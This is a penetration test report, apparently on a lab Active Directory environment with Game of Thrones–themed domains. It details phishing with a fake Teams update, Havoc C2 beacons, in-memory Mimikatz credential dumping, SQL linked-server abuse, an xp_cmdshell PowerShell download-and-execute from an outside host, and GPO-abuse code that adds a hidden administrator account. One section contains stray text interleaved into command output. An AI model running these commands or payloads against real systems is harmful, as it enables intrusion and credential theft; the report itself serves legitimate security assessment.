
Authentication Id : 0 ; 31134536 (00000000:014255ee)

```

[Screenshot showcasing running Mimikatz as an encrypted PE run in process memory on CASTELBLACK\$]

3.2 Secondary Attack Paths

This section outlines the attack paths that were exploited in order to gain control of whole company database, access to sensitive company data, personal employee data as well as compromise of two machines in forests ESSOS and NORTH.



The necessary enumerations for the secondary attack path was done with tooling querying directly through a deployed Havoc beacon or as a Socks5 proxied connection through same.


3.2.1 Compromised Employee

Initial access was gained from a successful phishing approach of an employee that deployed a Havoc beacon, spoofed as Microsoft Teams Update, on BRAAVOS, that connected to an azure front door to the attack server.

Payload

Name	Date modified	Type	Size
1.8.00.21151.bin	10/19/2025 2:41 PM	BIN File	102 KB
ms-teamsupdate.exe	10/20/2025 12:03 PM	Application	134 KB
ms-teamsupdate-1.8.zip	10/20/2025 12:48 PM	Compressed (zipp...	145 KB

Phishing approach sent on Microsoft Teams to Khal Drogo being a part time student on ITHS:



	3c62df5a	10.3.10.23	10.3.10.23	khal.drogo	BRAAVOS	Windows 2019 ..	explorer.exe	6964	15s	healthy
	39e5d850	10.3.10.23	10.3.10.23	localuser	BRAAVOS	Windows 2019 ..	explorer.exe	8624	0s	healthy
	77e32f6a	10.3.10.23	10.3.10.23	SYSTEM	BRAAVOS	Windows 2019 ..	powershell.exe	9104	14s	healthy

The encrypted shellcode was set to hook into the Explorer process running for all active users on BRAAVOS so a Havoc beacon to both khal.drogo and localuser was deployed. khal.drogo had the SeImpersonate property made a privilege escalation to system possible.⁴

4. More on the beacons and users in Appendix

3.2.2 Compromised Machine 10.3.10.23 [SQL data breach]

With the beacon running under system privileges an encrypted PE load of Mimikatz was performed on the machine to dump registry keys and secret:

```
20/10/2025 19:54:35 [patricja] Demon » perun morkmaster1234 2708844037872 " coffee exit"
[*] [BA984156] Tasked beacon to execute exe loaded in memory
[+] Send Task to Agent [31 bytes]
[+] Received Output [32 bytes]:
beaconarg key is: morkmaster1234
[+] Received Output [39 bytes]:
beaconarg pMemAddrstr is: 2708844037872
[+] Received Output [34 bytes]:
beaconarg cmdline is: coffee exit
[+] Received Output [28 bytes]:
beaconarg dwTimeout is: 5000
[+] Received Output [530 bytes]:

.####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   **/

mimikatz(commandline) # coffee

( (
) )

[ ]
[ ]
[ ]

mimikatz(commandline) # exit
Bye!

[+] Received Output [14 bytes]:
perun complete
```

```
mimikatz(commandline) # lsadump::sam
Domain : BRAAVOS
SysKey : [REDACTED]
Local SID : S-1-5-21-824099176-2752250231-4249254202

SAMKey : [REDACTED]

RID : 000001f4 (500)
User : Administrator
Hash NTLM: [REDACTED]
lm - 0: [REDACTED]
lm - 1: [REDACTED]
lm - 2: [REDACTED]
ntlm- 0: [REDACTED]
ntlm- 1: [REDACTED]
ntlm- 2: [REDACTED]
ntlm- 3: [REDACTED]
```



```

Secret : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : essos.local\sql_svc
cur/text: [REDACTED]

Secret : _SC_SQLTELEMETRY$SQLEXPRESS / service 'SQLTELEMETRY$SQLEXPRESS' with username : NT Service\SQLTELEMETRY$SQLEXPRESS

```

The credentials to the sql_svc account were stored in plain text so a Socks5 proxy was set up on the attack server to forward to the AD environment. A test connect with impacket-mssqlclient was conducted:

```

(bins) [patricja@birdcage] [~/donpapi/loot/10.3.10.23]
$ proxychains4 impacket-mssqlclient essos.local/sql_svc:[REDACTED]@10.3.10.23 -windows-auth -p 1433
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 10.3.10.225:9999 ... 10.3.10.23:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BRAAVOS\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BRAAVOS\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (ESSOS\sql_svc dbo@master)>

```

The sql_svc account had access to whole database of ESSOS and personal data of environment operators and business-critical software information was accessed:

```

SQL (ESSOS\sql_svc dbo@msdb)> SELECT * FROM sysoperators
id name enabled email_address last_email_date last_email_time pager_address last_pager_date last_pager_time weekday_pager_start_time weekday_pager_end_time saturday_pager_start_time saturday_pager_end_time sunday_pager_start_time sunday_pager_end_time pager_days netsend_address last_netsend_date last_netsend_time category_id

SQL (ESSOS\sql_svc dbo@msdb)> SELECT * FROM backupmediaset
media_set_id media_uuid media_family_count name description software_name software_vendor_id mtf_major_version mirror_count is_password_protected is_compressed is_encrypted

SQL (ESSOS\sql_svc dbo@msdb)> SELECT * FROM backupset
backup_set_id backup_set_uuid media_set_id first_family_number first_media_number last_family_number last_media_number catalog_family_number catalog_media_number position
expiration_date software_vendor_id name description user_name software_major_version software_minor_version software_build_version time_zone mtf_minor_version first_lsn
last_lsn checkpoint_lsn database_backup_lsn database_creation_date backup_start_date backup_finish_date type sort_order code_page compatibility_level database_version
backup_size database_name server_name machine_name flags unicode_locale unicode_compare_style collation_name is_password_protected recovery_model has_bulk_logged_data
is_snapshot is_readonly is_single_user has_backup_checksums is_damaged begins_log_chain has_incomplete_metadata is_force_offline is_copy_only first_recovery_fork_guid last_recovery_fork_guid fork_point_lsn database_guid family_guid differential_base_lsn differential_base_guid compressed_backup_size key_algorithm encryptor_thumbprint encryptor_type

```

3.2.3 Leveraging Forest Trust [SQL escape to system on NORTH]

After the data dump on ESSOS lateral movement were performed utilising the forest trust relationship between ESSOS and NORTH, that the databases had a link acceptance for ESSOS\khal.drogo over to sa:

```
SQL (ESSOS\sql_svc dbo@msdb)> enum_links
-----
SRV_NAME      SRV_PROVIDERNAME  SRV_PRODUCT      SRV_DATASOURCE    SRV_PROVIDERSTRING  SRV_LOCATION      SRV_CAT
-----
BRAAVOS\SQLXPRESS  SQLNCLI           SQL Server        BRAAVOS\SQLXPRESS  NULL                NULL              NULL
CASTELBLACK       SQLNCLI           SQL Server        castelblack.north.sevenkingdoms.local  NULL                NULL              NULL
-----
Linked Server    Local Login        Is Self Mapping    Remote Login        Remote Catalog      Remote Collation
-----
BRAAVOS\SQLXPRESS  NULL                1                  NULL                NULL                NULL
CASTELBLACK       NULL                1                  NULL                NULL                NULL
CASTELBLACK       ESSOS\khal.drogo   0                  sa                  NULL                NULL

SQL (ESSOS\sql_svc dbo@msdb)> help
-----
lcd (path)       - changes the current local directory to (path)
exit             - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
enum_db          - enum databases
enum_links       - enum linked servers
enum_impersonate - check logins that can be impersonated
enum_logins      - enum login users
enum_users       - enum current db users
enum_owner       - enum db owner
exec_as_user (user) - impersonate with execute as user
exec_as_login (login) - impersonate with execute as login
xp_cmdshell (cmd) - executes cmd using xp_cmdshell
xp_dirtree (path) - executes xp_dirtree on the path
sp_start_job (cmd) - executes cmd using the sql server agent (blind)
use_link (link)   - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! (cmd)          - executes a local shell cmd
show_query       - show query
mask_query       - mask query

SQL (ESSOS\sql_svc dbo@msdb)> exec_as_user khal.drogo
ERROR(BRAAVOS\SQLXPRESS): Line 1: Cannot execute as the database principal because the principal "khal.drogo" does not exist, this type of principal cannot be impersonated, or you do not have permission.
SQL (ESSOS\sql_svc dbo@msdb)> exec_as_login ESSOS\khal.drogo
SQL (ESSOS\khal.drogo dbo@msdb)> use_link CASTELBLACK
SQL >CASTELBLACK (sa dbo@msdb)>
```

The xp_cmdshell utility was possible for the sa account so a Havoc beacon was deployed with the command:

```
xp_cmdshell powershell -exec bypass -c IEX([Net.Webclient]::new().DownloadString('https://cloud-api-aqfmathtgfc3aabe.z02.azurefd.net/WS2022-ms-entra-id-update-office365.ps1'))
```

And together with a privilege escalation technique a beacon for the system account on CASTELBLACK was deployed as well:

```
17b53c7a 10.3.10.22 10.3.10.22 sql_svc CASTELBLACK Windows 2019 ... powershell.exe 16532 15s healthy
3af779ce 10.3.10.22 10.3.10.22 SYSTEM CASTELBLACK Windows 2019 ... powershell.exe 16144 15s healthy

Teamserver Chat X [67ea6424] localuser/BRAAVOS X [03dcadee] SYSTEM/CASTELBLACK X [39e5d850] localuser/BRAAVOS X [77e32f6a] SYSTEM/BRAAVOS

20/10/2025 22:08:44 Agent 3AF779CE authenticated as CASTELBLACK\SYSTEM :: [Internal: 10.3.10.22] [Process: powershell.exe\16144] [Arch: x64] [Pivot: Direct]


20/10/2025 22:08:50 [patricja] Demon * whoami
[*] [23A0B1CF] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [4804 bytes]:

UserName      SID
-----
NORTH\CASTELBLACK$ S-1-5-18
```


3.3 Third Attack Paths

This section outlines the attack paths that were exploited in order to gain a hold over file servers in the AD environment and to enable a full scan of files and directories residing on those, to fully outline and enumerate users and shared files to yield access to accounts with permissions for Windows Escalation techniques.

The necessary enumerations for the primary attack path was done with tooling querying over tailscale instead of through a C2 proxy to simulate an attack that would be performed locally.



3.3.1 Compromised Credentials [User account 1]

The assessment was engaged from the scenario that an attacker had access to the internal network of the company that could be gained from a targeted attack or the situation a disgruntled employee that had the network credentials.

The network credentials were provided as a resource.

To gain insight over the network and investigate points of initial access a host discovery was done with nxc and put into /etc/host:

```
nxc smb 10.3.10.0/24 --generate-hosts-file hosts.txt
sudo cat hosts.txt >> /etc/hosts
```

Recon of environment DC:s were performed to ensure correctly assigned in /etc/hosts:

```


(bins) [x]-[patricja@birdcage]-[~] 0 0.1 0.0 0.0 0.00 00 kwazex/3 0M-events_highpri
└─$ nslookup -type=SRV _ldap._tcp.dc._msdcs.sevenkingdoms.local 10.3.10.12 on_wq
Server: root 10.3.10.12 0 0 0.5 0.0 0.0 0.00 00 rcu_tasks_rde_
Address: root 10.3.10.12#53 0 0 0.5 0.0 0.0 0.00 00 rcu_tasks_trace
13 root 20 0 0 0.5 0.0 0.0 0.00 01 kconflict/0
Non-authoritative answer: 0 0 0.1 0.0 0.0 0.00 13 rcu_sched
_ldap._tcp.dc._msdcs.sevenkingdoms.local 0 service = 0 100 389 kingslanding.sevenkingdoms.local.
13 root 20 0 0 0.5 0.0 0.0 0.00 00 idle_inject/0
Authoritative answers can be found from: 0.1 0.0 0.0 0.00 03 kwazex/3 1 000000 nestroy
kingslanding.sevenkingdoms.local 0 internet address = 10.3.10.10 cpubpr0
13 root 20 0 0 0.5 0.0 0.0 0.00 00 cpubpr1
(bins) [x]-[patricja@birdcage]-[~] 0 0.5 0.0 0.0 0.00 00 idle_inject/1
└─$ nslookup -type=SRV _ldap._tcp.dc._msdcs.north.sevenkingdoms.local 10.3.10.12
Server: root 10.3.10.12 0 0 0.5 0.0 0.0 0.00 00 ksoffline/1
Address: root 10.3.10.12#53 0 0 0.1 0.0 0.0 0.00 00 kwazex/1 0M-events_highpri
25 root 20 0 0 0.5 0.0 0.0 0.00 00 cpubpr2
Non-authoritative answer: 0 0 0.5 0.0 0.0 0.00 00 idle_inject/1
_ldap._tcp.dc._msdcs.north.sevenkingdoms.local service = 0 100 389 winterfell.north.sevenkingdoms.local.
25 root 20 0 0 0.5 0.0 0.0 0.00 01 ksoffline/2
Authoritative answers can be found from: 0.1 0.0 0.0 0.00 00 kwazex/2 0M-events_highpri
winterfell.north.sevenkingdoms.local 0 internet address = 10.3.10.11 cpubpr3
10 root 20 0 0 0.5 0.0 0.0 0.00 00 idle_inject/1
(bins) [x]-[patricja@birdcage]-[~] 0 0.5 0.0 0.0 0.00 01 migration/3
└─$ nslookup -type=SRV _ldap._tcp.dc._msdcs.essos.local 10.3.10.12 ksoffline/3
Server: root 10.3.10.12 0 0 0.1 0.0 0.0 0.00 00 kwazex/3 0M-events_highpri
Address: root 10.3.10.12#53 0 0 0.5 0.0 0.0 0.00 00 cpubpr4
28 root 20 0 0 0.5 0.0 0.0 0.00 00 idle_inject/0
_ldap._tcp.dc._msdcs.essos.local 0 service = 0 100 389 meereen.essos.local.
40 root 20 0 0 0.5 0.0 0.0 0.00 01 ksoffline/3

```

Futher enumerations were performed over the smb protocol and plaintext password was found to a user as a description when enumerating users:

SMB	IP	Port	Domain	-Username-	-Last PW Set-	-BadPW-	-Description-
SMB	10.3.10.11	445	WINTERFELL	Guest	<never>	0	Built-in account for guest access to the computer/domain
SMB	10.3.10.11	445	WINTERFELL	sansa.stark	2025-02-05 02:15:24	0	Sansa Stark
SMB	10.3.10.11	445	WINTERFELL	brandon.stark	2025-02-05 02:15:34	0	Brandon Stark
SMB	10.3.10.11	445	WINTERFELL	rickon.stark	2025-02-05 02:15:44	0	Rickon Stark
SMB	10.3.10.11	445	WINTERFELL	hodor	2025-02-05 02:15:53	0	Brainless Giant
SMB	10.3.10.11	445	WINTERFELL	jon.snow	2025-02-05 02:16:03	0	Jon Snow
SMB	10.3.10.11	445	WINTERFELL	samwell.tarly	2025-02-05 02:16:13	0	Samwell Tarly (Password : Meereen)
SMB	10.3.10.11	445	WINTERFELL	jeor.mormont	2025-02-05 02:16:23	0	Jeor Mormont
SMB	10.3.10.11	445	WINTERFELL	sql_svc	2025-02-05 02:16:33	0	sql service

These credentials were used with rusthound-ce to gain a wider perspective when assessing what initial access to take. The user found had generic all over a GPO on the north.sevenkingdoms.local domain:



× STARKWALLPAPER@NORTH.SEVENKING... ^

— Object Information

Node Type: GPO

Object ID: 3BE6367D-F371-40A6-9080-A3A8123846A2

Created: 2025-02-04 23:53 GMT+1 (GMT+0100)

Distinguished Name:
CN={B4B4EF06-ABAE-469A-BE44-B86E00EFC226},CN=POLICIES,CN=SYSTEM,DC=NORTH,DC=SE...

Domain FQDN: NORTH.SEVENKINGDOMS.LOCAL

Domain SID: S-1-5-21-1524145059-2815394278-854473291

Gpcpath:
\
\\NORTH.SEVENKINGDOMS.LOCAL\\SYSVOL\\NORTH.SEVENKI...
ABAE-469A-BE44-B86E00EFC226}

Last Collected by BloodHound:
2025-10-24T18:58:23.564234189Z

Last Seen by BloodHound:
2025-10-24 20:58 GMT+2 (GMT+0200)

Owner SID:
S-1-5-21-1524145059-2815394278-854473291-1000

This opened up to start GPO Abuse on the domain and gain code execution as SYSTEM through scheduled tasks. A python code snippet that create a local administrator account 'john' was utilised:

```
class ScheduledTask:
    def __init__(self, gpo_type="computer", name="", mod_date="", description="",
powershell=False, command="", old_value=""):
        self._type = gpo_type

        if name:
            self._name = name
        else:
            self._name = "TASK_" + binascii.b2a_hex(os.urandom(4)).decode('ascii')

        if mod_date:
            self._mod_date = mod_date
        else:
            mod_date = datetime.now() - timedelta(days=30)
            self._mod_date = mod_date.strftime("%Y-%m-%d %H:%M:%S")
        self._guid = str(uuid.uuid4()).upper()
        self._author = "NT AUTHORITY\\System"
        if description:
            self._description = description
        else:
            self._description = "MSBuild build and release task"

        if powershell:
            self._shell = escape("powershell.exe")
            if command:
                self._command = escape('-windowstyle hidden -nop -enc
{}'.format(b64encode(command.encode('UTF-16LE')).decode('utf-8')))
            else:
                self._command = escape('-windowstyle hidden -nop -enc
{}'.format(b64encode('net user john H4x00r123.. /add;net localgroup administrators john /
add'.encode('UTF-16LE')).decode('utf-8')))
        else:
            self._shell = escape('c:\\windows\\system32\\cmd.exe')
            if command:
                self._command = escape('/c "{}"'.format(command))
            else:
                self._command = escape('/c "net user john H4x00r123.. /add && net localgroup
administrators john /add"')
```

5

The script schedules a task to be run under NT AUTHORITY\System and with more testing to be done it's concluded that an attacker could use the generic all GPO to run code under SYSTEM.

To avoid RDP if possible to promote stealth on the network smbclient was used to write to shares that the samwell.tarly had access to and on the 'all' share on 10.3.10.22 a note with the name Arya.txt was found containing hints of password - rendered gaining credentials.

5. <https://github.com/Hackndo/pyGPOAbuse?tab=readme-ov-file>

3.3.2 Compromised Credentials [User account 2 + next GPO Abuse]

Having found credentials to another account on the environment made is possible to do other GPO abuse techniques that will promote a known account to local administrator. SharpGPOAbuse.exe does this.⁶

Since only administrators can execute files remotely on the network shares and the created local administrator 'John' in was treated as guest RDP was used during company working hours to execute a beacon file as samwell.tarly from an antivirus circumventing .exe that was planted with smbclient on \\CASTELBLACK\\all\\

```
26/10/2025 15:13:07 [patricja] Demon » whoami
[*] [1A87E894] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3163 bytes]:

UserName          SID
=====
NORTH\\samwell.tarly  S-1-5-21-1524145059-2815394278-854473291-1119

GROUP INFORMATION                                     Type                SID                                     Attributes
=====
NORTH\\Domain Users          Group                S-1-5-21-1524145059-2815394278-854473291-513 Mandatory group, Enabled by default, Enabled group,
Everyone                    Well-known group    S-1-1-0                            Mandatory group, Enabled by default, Enabled group,
BUILTIN\\Users              Alias               S-1-5-32-545                        Mandatory group, Enabled by default, Enabled group,
BUILTIN\\Remote Desktop Users Alias               S-1-5-32-555                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\\REMOTE INTERACTIVE LOGON Well-known group    S-1-5-14                            Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\\INTERACTIVE    Well-known group    S-1-5-4                              Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\\Authenticated Users Well-known group    S-1-5-11                            Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\\This Organization Well-known group    S-1-5-15                            Mandatory group, Enabled by default, Enabled group,
LOCAL                       Well-known group    S-1-2-0                              Mandatory group, Enabled by default, Enabled group,
NORTH\\Night Watch          Group                S-1-5-21-1524145059-2815394278-854473291-1107 Mandatory group, Enabled by default, Enabled group,
NORTH\\Stark                 Group                S-1-5-21-1524145059-2815394278-854473291-1106 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity Well-known group    S-1-18-1                            Mandatory group, Enabled by default, Enabled group,
Mandatory Label\\Medium Mandatory Level Label                S-1-16-8192                         Mandatory group, Enabled by default, Enabled group,
```

Followed up with:

```
26/10/2025 15:59:29 [patricja] Demon » dotnet inline-execute /home/patricja/Git/SharpCollection/NetFramework_4.7_Any/SharpGPOAbuse.exe --AddLocalAdmin --UserAccount arya.stark --GPOName "StarkWallpaper"
[*] [21388947] Tasked demon to inline execute a dotnet assembly: /home/patricja/Git/SharpCollection/NetFramework_4.7_Any/SharpGPOAbuse.exe
[+] Send Task to Agent [296 bytes]
[+] Using CLR Version: v4.0.30319
[+] Received Output [723 bytes]:
